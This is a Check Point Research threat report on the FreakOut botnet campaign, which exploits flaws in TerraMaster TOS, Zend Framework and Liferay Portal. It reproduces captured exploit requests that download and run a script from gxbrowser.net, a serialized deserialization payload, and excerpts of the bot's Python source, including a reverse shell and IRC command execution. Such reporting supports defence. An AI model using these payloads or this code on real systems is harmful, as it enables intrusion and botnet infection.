FreakOut – Leveraging Newest Vulnerabilities for creating a Botnet

research.checkpoint.com/2021/freakout-leveraging-newest-vulnerabilities-for-creating-a-botnet/

January 19, 2021

January 19, 2021
Research By: Omer Ventura, Ori Hamama, Network Research

Introduction

Recently, Check Point Research encountered several attacks that exploited multiple vulnerabilities, including some that were only recently published, to inject OS commands. The goal behind the attacks was to create an IRC botnet, which can later be used for several purposes, such as DDoS attacks or crypto-mining.

The attacks aim at devices that run one of the following:

- TerraMaster TOS(TerraMaster Operating System) – the operating system used for managing TerraMaster NAS (Network Attached Storage) servers
- Zend Framework – a collection of packages used in building web application and services using PHP, with more than 570 million installations
- Liferay Portal – a free, open-source enterprise portal. It is a web application platform written in Java that offers features relevant for the development of portals and websites

Figure 1: The products attacked by the campaign.

Each of the infected devices can be later used as an attacking platform, thus making the attack flow recursive. In a later variant, Xmrig causes the victim's device to engage in coin-mining.

FreakOut Infection Chain





Figure 2: The attack flow of the campaign.

The campaign exploits these recent vulnerabilities: CVE-2020-28188, CVE-2021-3007 and CVE-2020-7961. These allow the attacker to upload and execute a Python script on the compromised servers.

CVE-2020-28188

The vulnerability is caused by a lack of input validation in the “event” parameter in the “makecvs” PHP page (/include/makecvs.php). This allows a remote unauthenticated attacker to inject OS commands, and gain control of the servers using TerraMaster TOS (versions prior to 4.2.06).




```
GET /include/makecvs.php?Event=%60cd%20%2Ftmp%7C%7Ccd%20%24%28find%20%2F%20-
writable%20%7C%20head%20n%201%29%3Bcurl%20http%3A%2F%2Fgxbrowser.net%2Fout.py%3Eout.py%3
B%20php%20%20%22file_put_contents%28%5C%22out.py%5C%22%2C%20file_get_contents%28%5C%22ht
tp%3A%2F%2Fgxbrowser.net%2Fout.py%5C%22%29%29%3B%22%3B%20wget%20http%3A%2F%2Fgxbrowser.n
et%2Fout.py%20O%20out.py%3B%20chmod%20777%20out.py%3B%20.%2Fout.py%20%7C%7C%20python%20o
ut.py%7C%7Cpython2%20out.py%20%26%60 HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Python-urllib/2.7
```

Figure 3: The attack exploiting CVE-2020-28188 as seen in our sensors.

CVE-2021-3007

This vulnerability is caused by the unsecured deserialization of an object. In versions higher than Zend Framework 3.0.0, the attacker abuses the Zend3 feature that loads classes from objects in order to upload and execute malicious code in the server. The code can be uploaded using the “callback” parameter, which in this case inserts a malicious code instead of the “callbackOptions” array.




```
POST /zend3/public/ HTTP/1.1
Accept-Encoding: identity
Content-Length: 933
Host: [redacted]
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Python-urllib/2.7

{"hello": "O:25:\"Zend\\Http\\Response\\Stream\":2:{s:10:\" * cleanup\";b:1;s:13:\" * streamName\";O:25:
\"Zend\\View\\Helper\\Gravatar\":2:{s:7:\" * view\";O:30:\"Zend\\View\\Renderer\\PhpRenderer\":1:{s:41:\"
Zend\\View\\Renderer\\PhpRenderer __helpers\";O:31:\"Zend\\Config\\ReaderPluginManager\":2:{s:11:\" *
services\";a:2:{s:10:\"escapehtml\";O:23:\"Zend\\Validator\\Callback\":1:{s:10:\" * options\";a:2:{s:8:
\"callback\";s:8:\"passthru\";s:15:\"callbackOptions\";a:1:{i:0;s:300:\"cd $(find / -writable | head -n
1);php -r \"file_put_contents(\"out.py\", file_get_contents(\"http://gxbrowser.net/out.py\"));\"||curl
http://gxbrowser.net/out.py -O||wget http://gxbrowser.net/out.py -O out.py;chmod 777 out.py;python out.py||
python2.6 out.py||python2.7 out.py||python2 out.py||./out.py\";}}}s:14:\"escapehtmlattr\";r:7;}s:13:\" *
instanceOf\";s:23:\"Zend\\Validator\\Callback\";}}s:13:\" * attributes\";a:1:{i:1;s:1:\"a\";}}}=="}
```

Figure 4: The attack exploiting CVE-2021-3007 as seen in our sesnors.

CVE-2020-7961

The vulnerability is a Java unmarshalling vulnerability via JSONWS in Liferay Portal (in versions prior to 7.2.1 CE GA2). Marshalling, which is similar to serialization, is used for communication with remote objects, in our case with a serialized object. Exploiting the vulnerability lets the attacker provide a malicious object, that when unmarshalled, allows remote code execution.




```
POST /api/jsonws/expandocolumn/update-column HTTP/1.1
Accept-Encoding: identity
Content-Length: 1302
Host: [redacted]
User-Agent: Python-urllib/2.7
Connection: close
Content-Type: application/json
Authorization: Basic dGVzdEBsaWZlcmF5LmNvbTp0ZXN0

{"+defaultData": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource", "defaultData.userOverridesAsString":
"HexAsciiSerializedMap:aced00057372003d636f6d2e6d6368616e67652e76322e6e616d696e672e5265666572656e6365496e6469726563746f722452
65666572656e636553657269616c697a6564621985d0d12ac2130200044c000b636f6e746578744e616d657400134c6a617661782f6e616d696e672f4e616
d653b4c0003656e767400154c6a6176612f7574696c2f486173687461626c653b4c00046e616d6571007e00014c00097265666572656e63657400184c6a61
7661782f6e616d696e672f5265666572656e63653b787070707070737200166a617661782e6e616d696e672e5265666572656e6365e8c69ea2a8e98d0902000
44c000561646472737400124c6a6176612f7574696c2f566563746f723b4c000c636c617373466163746f72797400124c6a6176612f6c616e672f53747269
6e673b4c0014636c617373466163746f72794c6f636174696f6e71007e00074c0009636c6173734e616d6571007e00077870737200106a6176612e7574696
c2e566563746f72d9977d5b803baf010300034900116361706163697479496e6372656d656e7449000c656c656d656e74436f756e745b000b656c656d656e
74446174617400135b4c6a6176612f6c616e672f4f626a6563743b78700000000000000000757200135b4c6a6176612e6c616e672e4f626a6563743b90ce5
89f1073296c02000078700000000a70707070707070707070787400 0a4576696c4f626a65637474001a687474703a2f2f677862726f777365722e6e65743a
383030342f740003466f6f;", "type": "3", "columnId": "1", "name": "2"}
```

Figure 5: The attack exploiting CVE-2020-7961 as seen in our sensors.

In all the attacks involving these CVEs, the attacker’s first move is to try running different syntaxes of OS commands to download and execute a Python script named “out.py”.
After the script is downloaded and given permissions (using the “chmod” command), the attacker tries to run it using Python 2. Python 2 reached EOL (end-of-life) last year, meaning the attacker assumes the victim’s device has this deprecated product installed.

The Python Code – out.py


The malware, downloaded from the site https://gxbrowser[.]net, is an obfuscated Python script consisting of polymorphic code. Many of the function names remain the same in each download, but there are multiple functions that are obfuscated using random strings generated by a packing function. The first attack trying to download the file was observed on January 8, 2021. Since then, hundreds of download requests from the relevant URL were made.



```
        def __init__(self):
            sys.stdout = sys.stderr = open(os.devnull, 'wb')
            self.ctx = ssl.create_default_context()
            self.ctx.check_hostname = False
            self.ctx.verify_mode = ssl.CERT_NONE
            self.VwkBkdwM = LvQMaxqRabZ(random.randrange(8, 12))
            self.gLsaWmlh = 0
            self.XUbvPqib = 0
            self.scanThreads = 0
            self.exploitstats = {
                zlib.decompress(XtEzHFJezZ('\x39\xcf\x29\x20\x3f\x0e\x0f\x8d\x5a\x66\x47\x6c\x2c\x36\xa7')): [0, 0]}
            self.YxqCRypO = b64decode(b64decode(zlib.decompress(XtEzHFJezZ(
                '\x39\xcf\x3f\xe7\x13\x5f\xa3\x60\x7b\x24\x88\xc3\x79\x9f\xaf\x2c\xd3\x71\x1b\xb1\xc6\x4f\x96\x0a\x44\x66'
                '\x77\x3c\x5d\xf3\x0d\x64\x22\xe9\x14\x30\x72\xce\x9d\x30\xd0\x00\xd2\x34\x99\x22\xa9\xa9\xd9\x9f\x8c\x02'
                '\x91\xdb\xb3\xc7\xa1\x40\xa7\x9d\x8d\xdc\xd0\xbc\xdb\x4b\x50\x88\x5e\x6b\xbe\x9a\x19\xb2\xe3\x18\x44\xb7'
                '\xea\xb0\x19\xab\x78\xe2\x84\x48\x6b\x28\x5f\x38')).decode(
                zlib.decompress(XtEzHFJezZ('\x39\xcf\xa9\x21\xdf\x45\x23\x42\x0e\x66\x01'))).decode(
                zlib.decompress(XtEzHFJezZ('\x39\xcf\xa9\x21\xdf\x45\x23\x42\x0e\x66\x01')))).decode(
                zlib.decompress(XtEzHFJezZ('\x39\xcf\xa9\x21\xdf\x45\x23\x42\x0e\x66\x01'))))
            threading.Thread(target=self.bigSNIFFS, args=(self.YxqCRypO,)).start()
            self.EQGAKLwR = 6667
            self.lAyMzJrw = b64decode(b64decode(zlib.decompress(XtEzHFJezZ(
                '\x39\xcf\x57\xe4\xa3\x50\xa3\x10\x7b\x25\x20\x8d\xc3\x60\xba\x7c\x74\xbe\xfc\xb5\x82\xc2\xdb\xad\xea\x6d'
                '\x8f\x97\x9a\xc4\xa8\x5c\xc7\x06\xca\x48\xec\xbe\x45\x8f\xcd\x7c\x35\x29\xd2\x10\x86\x88\xdc\xf3\xb0\x00'
                '\xbb\xba\xfa\x8f\xad\x93\x8a\x90\x8b\x44\xaf\xa3\x69\x66')).decode(
                zlib.decompress(XtEzHFJezZ('\x39\xcf\xa9\x21\xdf\x45\x23\x42\x0e\x66\x01'))).decode(
```

Figure 6: The __*init*__ function of the main class of the code *“out.py”.* The code is obfuscated and encoded with several different functions. Each time it is downloaded, the code is obfuscated anew. differently.


When we searched for the relevant domain and file in VirusTotal (VT), we found other codes called “out.py”.
These files were uploaded only a few hours before the attacks began, and had low scores of detections by the AVs presented in VirusTotal. All the files originated from the same domain, hxxp://gxbrowser[.]net, as this address is hardcoded in all scripts and is the only address that appears.



E8EFBA562F3E9EFE8CD541D56DCFEEC5CC9376BDDF28106C3CA2BA0ED40D1AEB out.py java	0 / 60	53.49 KB	2021-01-08 11:27:57	2021-01-08 11:27:57
7C7273D0AC2AABA3116C3021530C1C868DC848B6FDD2AAFA1DEECAC216131779 out.py python	3 / 60	51.51 KB	2021-01-07 22:23:08	2021-01-07 22:23:08

Figure 7: Other codes related to the domain and IP. Both are Python-based although the second is classified as Java.

When we examined the first variation uploaded to VT (the third one in Fig.7) with our script, and compared the codes and their functions, it seemed to be a slightly earlier version of the code.




```
def reverseShell(self, ip, port):
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((ip, int(port)));os.dup2(s.fileno(),0); os.
    dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(zlib.decompress(XtEzHFJezZ(
    '\x39\xcf\xb1\x26\xb8\x89\xf0\x0f\x39\x4b\x89\x67\x62\x3b\x56\x50\x54')))
def shell_(self, cmd):
    try:
        OcdoOgCOIPXG = subprocess.Popen(cmd,stdout=subprocess.PIPE,shell=True)
        while True:
            DQQWguNuw = OcdoOgCOIPXG.stdout.readline()
            if OcdoOgCOIPXG.poll() is not None and DQQWguNuw == '':
                break
            if DQQWguNuw:
                self.AbJppCRv.send(zlib.decompress(XtEzHFJezZ(
                '\x39\xcf\x69\x61\x80\x49\xd0\x4d\x05\x30\x17\x4a\x34\x84\x13\x7e\x84\x6b\x72\x64\x83\x43\xae
                )) % (self.lAyMzJrw,DQQWguNuw.strip()))
    except Exception as e:
        self.AbJppCRv.send(zlib.decompress(XtEzHFJezZ(
        '\x39\xcf\x69\x61\x80\x49\xd0\x4d\x05\x30\x17\x4a\x34\x84\x33\x18\xae\xa5\x3b\x08\x72\x68\xba\x30\x0f\x
        a\x2a\x79\x6f\x7e\x2b\x3c\x3a\x8b\xec\x8d\x3e\xab\x0c\xb6\x81\x36\x41\xa4\x09\x65\xbf')) % self.
        lAyMzJrw)
def nIZlsIEI(self):
    global xFCjrwiakp
    ZusXdgsaVX=""
    self.AbJppCRv=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
     self.AbJppCRv.send(zlib.decompress(XtEzHFJezZ(
     '\x39\xcf\x91\x9a\x06\xb3\x75\x10\x5e\x81\x45\x67\x6b\x6b\x40\xbb')) % self.hLqhZnCt)
    self.AbJppCRv.send(zlib.decompress(XtEzHFJezZ(
    '\x39\xcf\x69\x64\x04\x48\x71\x10\x5e\x61\xe6\xfb\x9e\xd0\x85\xcf\xee\x95\x90\x57\x26\x6b\xa6\x05\x69\x67\x
    3\x81\x46\xc6')) % (self.aRHRPteL, self.YxqCRypO, self.pBYbuWVq))
```

```
def reverseShell(self, ip, port):
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((ip, int(port)));os.dup2(s.
    fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")
def shell_(self, cmd):
    try:
        process = subprocess.Popen(cmd,stdout=subprocess.PIPE,shell=True)
        while True:
            output = process.stdout.readline()
            if process.poll() is not None and output == '':
                break
            if output:
                self.AbJppCRv.send("PRIVMSG %s :%s\n" % (self.lAyMzJrw,output.strip()))
    except Exception as e:
        print str(e)
        self.AbJppCRv.send("PRIVMSG %s :Failed to execute command.\n" % self.lAyMzJrw)




def nIZlsIEI(self):
    global pause
    OPHIPOCv=""
    self.AbJppCRv=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    self.AbJppCRv.connect((self.YxqCRypO, self.EQGAKLwR))
    qsPrHtiu = 0
    self.AbJppCRv.send("NICK %s\n" % self.hLqhZnCt)
    self.AbJppCRv.send("USER %s %s localhost :%s\n" % (self.aRHRPteL, self.YxqCRypO, self.
    pBYbuWVq))
```

Figure 8: Comparing the different files. They have some similarities in function names and comments that shed some light on the more obfuscated code.


The code itself is less obfuscated, includes comments, and seems to be related to our attacker.



```
    def __init__(self):
        self.VwkBkdwM = self.BrtcGnmw(random.randrange(8, 12))  # Generate random 8 character nick to ensure
        self.gLsaWmlh = 0  # Ignore this
        self.XUbvPqib = 0  # Ignore this too
        self.YxqCRypO = b64decode(b64decode(
            "34653537343537613464376135393334346536613662333234643761356136623464376136623761346437613539376134643761343
                'hex').decode('hex')).decode('hex'))  # Encoded irc server
        threading.Thread(target=self.bigSNIFFS, args=(self.YxqCRypO,)).start()
        self.EQGAKLwR = 6667  # Server port
        self.lAyMzJrw = b64decode(b64decode(
            "34653434366237613464376135353332346537613633333135393534353133333465343435393761346434343536363834653534343
                'hex').decode('hex')).decode('hex'))  # Encoded channel
        self.TbdfKqvM = b64decode(b64decode(
            "346535343531333235393534353236633465353436373332346436613535333034653437353533313466343133643364".decode(
                'hex').decode('hex')).decode('hex'))  # Encoded channel key
        self.hLqhZnCt = "[HAX|" + platform.system() + "|" + platform.machine() + "|" + str(
            multiprocessing.cpu_count()) + "]" + str(self.VwkBkdwM)  # Bot nickname
        self.aRHRPteL = "[HAX|" + platform.system() + "|" + platform.machine() + "|" + str(
            multiprocessing.cpu_count()) + "]" + str(self.VwkBkdwM)  # Bot Realname
        self.pBYbuWVq = str(self.VwkBkdwM)  # Other
```

Figure 9: An earlier version of the same function presented in Fig.6. This time it contained developer comments revealing some of the variables’ purposes.

In addition, in this version, the attacker left a calling card with relevant information, including the code developer’s name and an update that took place on January 1, 2021. All this information was omitted in the version we studied



```
# Name:        N3Cr0m0rPh IRC bot V8
# Purpose:     IRC Bot for botnet
# Notes:       (polymorphic) nearly impossible to remove (or detect) without system
#               analysis and creation of a tool, also has amp methods now.
#
# Author:      Freak @ PopulusControl (sudoer)
#
# Created:     15/01/2015
# Last Update: 1/1/2021
```

Figure 10: A calling card left in the earlier version of the code.

Comparing the two codes and the different comments helped reveal the code communication methods, the capabilities and the threat actor behind it.

The Malware Capabilities

At this point, the facilities and capabilities of the malware became clearer.

